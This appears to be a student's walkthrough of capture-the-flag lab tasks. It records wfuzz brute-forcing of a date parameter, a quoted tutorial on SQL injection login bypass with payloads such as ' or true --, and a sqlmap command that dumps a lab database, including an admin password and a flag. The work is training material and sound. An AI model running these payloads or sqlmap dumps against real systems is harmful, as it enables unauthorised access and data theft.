000000008: 200 0 L 0 W 0 Ch "20201107"
000000005: 200 0 L 0 W 0 Ch "20201104"
000000002: 200 0 L 0 W 0 Ch "20201101"
000000004: 200 0 L 0 W 0 Ch "20201103"
000000009: 200 0 L 0 W 0 Ch "20201108"
000000010: 200 0 L 0 W 0 Ch "20201109"
000000011: 200 0 L 0 W 0 Ch "20201110"
000000012: 200 0 L 0 W 0 Ch "20201111"
000000014: 200 0 L 0 W 0 Ch "20201113"
000000018: 200 0 L 0 W 0 Ch "20201117"
000000022: 200 0 L 0 W 0 Ch "20201121"
000000021: 200 0 L 0 W 0 Ch "20201120"
000000020: 200 0 L 0 W 0 Ch "20201119"
000000017: 200 0 L 0 W 0 Ch "20201116"
000000016: 200 0 L 0 W 0 Ch "20201115"
000000019: 200 0 L 0 W 0 Ch "20201118"
000000013: 200 0 L 0 W 0 Ch "20201112"
000000023: 200 0 L 0 W 0 Ch "20201122"
000000028: 200 0 L 0 W 0 Ch "20201127"


WEEKLY REPORT WEEK
10.10.115.171/
Index of /api
10.10.115.171/api/
Index of /api
Name Last modified Size Description
Parent Directory -
site-log.php 2020-11-22 06:38 110
Apache/2.4.29 (Ubuntu) Server at 10.10.115.171 Port 80
kali@kali: ~/Downloads
File Actions Edit View Help
000000010: 200 0 L 0 W 0 Ch "20201109"
000000011: 200 0 L 0 W 0 Ch "20201110"
000000012: 200 0 L 0 W 0 Ch "20201111"
000000014: 200 0 L 0 W 0 Ch "20201113"
000000018: 200 0 L 0 W 0 Ch "20201117"
000000022: 200 0 L 0 W 0 Ch "20201121"
000000021: 200 0 L 0 W 0 Ch "20201120"
000000020: 200 0 L 0 W 0 Ch "20201119"
000000017: 200 0 L 0 W 0 Ch "20201116"
000000016: 200 0 L 0 W 0 Ch "20201115"
000000019: 200 0 L 0 W 0 Ch "20201118"
000000013: 200 0 L 0 W 0 Ch "20201112"
000000023: 200 0 L 0 W 0 Ch "20201122"
000000028: 200 0 L 0 W 0 Ch "20201127"
000000024: 200 0 L 0 W 0 Ch "20201123"
000000027: 200 0 L 0 W 0 Ch "20201126"
000000031: 200 0 L 0 W 0 Ch "20201130"
000000030: 200 0 L 0 W 0 Ch "20201129"
000000029: 200 0 L 0 W 0 Ch "20201128"
000000015: 200 0 L 0 W 0 Ch "20201114"
000000025: 200 0 L 0 W 0 Ch "20201124"
000000026: 200 0 L 1 W 13 Ch "20201125"
000000032: 200 0 L 0 W 0 Ch "20201201"
000000034: 200 0 L 0 W 0 Ch "20201203"
000000042: 200 0 L 0 W 0 Ch "20201211"
000000039: 200 0 L 0 W 0 Ch "20201208"
000000037: 200 0 L 0 W 0 Ch "20201206"
000000036: 200 0 L 0 W 0 Ch "20201205"
000000040: 200 0 L 0 W 0 Ch "20201209"
000000038: 200 0 L 0 W 0 Ch "20201207"
000000041: 200 0 L 0 W 0 Ch "20201210"
000000035: 200 0 L 0 W 0 Ch "20201204"
000000033: 200 0 L 0 W 0 Ch "20201202"
000000043: 200 0 L 0 W 0 Ch "20201212"
000000045: 200 0 L 0 W 0 Ch "20201214"
000000044: 200 0 L 0 W 0 Ch "20201213"
000000050: 200 0 L 0 W 0 Ch "20201219"
000000048: 200 0 L 0 W 0 Ch "20201217"
000000049: 200 0 L 0 W 0 Ch "20201218"

The difference on chars is the date.
Copy, http://10.10.115.171/api/site-log.php?date=**20201125** on mozilla firefox.


## Question 4

Go to terminal and type “wfuzz –help”




## Thought process/Methodology:

Open terminal and run the command “wfuzz”. Open terminal and install big.txt first. After downloading the file, we can check whether the file that we downloaded is the file that we want. Next step, install gobuster.  we can

proceed to the next step which is to find the API directory. After the API is out, we can stop the process by press “ctrl c” button because we just need the API. Copy paste the API and paste on mozilla firefox. Install the wordlist. Insert wfuzz -c -z file,wordlist. http://10.10.115.171/api/site-log.php?date=20201125 was copied. Go to terminal and type “wfuzz –help”.

**DAY 5 : [Web Exploitation] Someone stole Santa's gift list!**

**Tools used :** Kali Linux, Google search, burp suite,terminal

**Question 1**

The default port number for SQL Server running on TCP can be found by referring to Microsoft's documentation.

# Configure a Server to Listen on a Specific TCP Port


Article • 03/12/2022 • 3 minutes to read • 11 contributors

**Applies to:** SQL Server (all supported versions)


This topic describes how to configure an instance of the SQL Server Database Engine to listen on a specific fixed port by using the SQL Server Configuration Manager. If enabled, the default instance of the SQL Server Database Engine listens on TCP port 1433. Named instances of the Database Engine and SQL Server Compact are configured for dynamic ports. This means they select an available port when the SQL Server service is started. When you are connecting to a named instance through a firewall, configure the Database Engine to listen on a specific port, so that the appropriate port can be opened in the firewall.

**Question 2**


Paste “ `10.10.155.112:8000` ” on mozilla firefox. But, you should open the website using the burp suite with the intercept on to get the request details .




Add “/santapanel” to get to the santa secret login panel.




## Question 3




## Question 4

Login into Santa's secret login panel bypass using SQLi

### Login Bypass with SQL Injection

One of the most powerful applications of SQL injection is definitely login bypassing. It allows an attacker to get into **ANY** account as long as they know either username or password to it (most commonly you'll only know username).

First, let's find out the reason behind the possibility to do so. Say, our login application uses PHP to check if username and password match the database with following SQL query:

```
SELECT username,password FROM users WHERE username='$username' and password='$password'
```

As you see here, the query is using inputted username and password to validate it with the database.

What happens if we input `' or true --` username field there? This will turn the above query into this:

```
SELECT username,password FROM users WHERE username='' or true -- and password=''
```

The `--` in this case has commented out the password checking part, making the application forget to check if the password was correct. This trick allows you to log in to any account by just putting a username and payload right after it.


Note that some websites can use a different SQL query, such as:

```
SELECT username,pass FROM users WHERE username=('$username') and password=('$password')
```


In this case, you'll have to add a single bracket to your payload like so: `') or true-` to make it work.

You can practice login bypassing on a deployed machine, port 3000 (First browse to `10.10.155.112:3000/init.php` and then to `10.10.155.112:3000`). I've put an extra interactive exercise there. It'll show you all back end output, allowing you to experiment and practice with SQL commands.



Open burp suite and go to proxy and http history. You will get the request from the website that you have been login to on santa panel.




Right click on request and send it to the repeater.




Right click again and save the item with the name of file is requests.




Open the terminal and type “**sqlmap -r requests --tamper=space2comment --dump --dbs sqlite**”

```
kali@kali: ~/Desktop
File  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ pwd
/home/kali

┌──(kali㉿kali)-[~]
└─$ cd Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -r requests --tamper=space2comment --dump --dbs sqlite
```

Change the “dbs” to “dbms”.

```
kali@kali: ~/Desktop
File  Actions  Edit  View  Help
.g. '--dbms=mysql')
[05:16:58] [INFO] target URL appears to be UNION injectable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-
char'? [Y/n] Y
[05:17:15] [WARNING] GET parameter 'search' does not seem to be injectable
[05:17:15] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level
'/'--risk' options if you wish to perform more tests
[05:17:15] [WARNING] your sqlmap version is outdated

[*] ending @ 05:17:15 /2022-07-03/


┌──(kali㉿kali)-[~/Desktop]
└─$

┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -r requests --tamper=space2comment --dump --dbms sqlite
```

```
File  Actions  Edit  View  Help
[05:20:43] [INFO] fetching columns for table 'sequels'
[05:20:43] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-------------+-----+-------------------------+
| kid         | age | title                   |
+-------------+-----+-------------------------+
| James       | 8   | shoes                   |
| John        | 4   | skateboard              |
| Robert      | 17  | iphone                  |
| Michael     | 5   | playstation             |
| William     | 6   | xbox                    |
| David       | 6   | candy                   |
| Richard     | 9   | books                   |
| Joseph      | 7   | socks                   |
| Thomas      | 10  | 10 McDonalds meals      |
| Charles     | 3   | toy car                 |
| Christopher | 8   | air hockey table        |
| Daniel      | 12  | lego star wars          |
| Matthew     | 15  | bike                    |
| Anthony     | 3   | table tennis            |
| Donald      | 4   | fazer chocolate         |
| Mark        | 17  | wii                     |
| Paul        | 9   | github ownership        |
| James       | 8   | finnish-english dictionary |
| Steven      | 11  | laptop                  |
| Andrew      | 16  | rasberry pie            |
| Kenneth     | 19  | TryHackMe Sub           |
| Joshua      | 12  | chair                   |
+-------------+-----+-------------------------+
```

## Question 5

```
+-------------+-----+-------------------------+
| kid         | age | title                   |
+-------------+-----+-------------------------+
| James       | 8   | shoes                   |
| John        | 4   | skateboard              |
```

## Question 6

```
| Mark        | 17  | wii                     |
| Paul        | 9   | github ownership        |
| James       | 8   | finnish-english dictionary |
```

## Question 7

```
[05:20:43] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.1
55.112/dump/SQLite_masterdb/sequels.csv'
[05:20:43] [INFO] fetching columns for table 'hidden_table'
[05:20:43] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----------------------------------+
| flag                              |
+-----------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----------------------------------+

[05:20:44] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10
.10.155.112/dump/SQLite_masterdb/hidden_table.csv'
[05:20:44] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 1 times
[05:20:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.155.112'
[05:20:44] [WARNING] your sqlmap version is outdated

[*] ending @ 05:20:44 /2022-07-03/
```

## Question 8

```
File  Actions  Edit  View  Help
[05:20:42] [INFO] confirming SQLite
[05:20:42] [INFO] actively fingerprinting SQLite
[05:20:42] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[05:20:42] [INFO] fetching tables for database: 'SQLite_masterdb'
[05:20:42] [INFO] fetching columns for table 'users'
[05:20:43] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+----------------+----------+
| password       | username |
+----------------+----------+
| EhCNSWzzFP6sc7gB | admin    |
+----------------+----------+
```

## Thought process/Methodology:

Firstly, the default port number for SQL Server running on TCP can be found by referring to Microsoft's documentation. Then, we can start to open the websites on burp suite. Open the burp suite and go to proxy, make sure the intercept is on and open the browser. Insert " `10.10.155.112:8000`" and add "/santapanel". It will go to the santa login panel. Fill up the username and password using Login Bypass with SQL Injection. This method allows an attacker to get into any account as long as they know either username or password to it. After you've logged into the santa panel,search anything to get the database. Then,open the burp suite back and go to http history. You will get the request from the website and send the request to the repeater. Save the item and name it to "request". Open terminal and type "**sqlmap -r requests --tamper=space2comment --dump --dbs sqlite**". After that, change the dbs to dbms. It is because dbms serves as an interface between the database and its end users or programs, allowing users to retrieve, update, and manage how the information is organized and optimized. The result of the changes, you will get to see all the databases and fill up the question with the answer based on the database.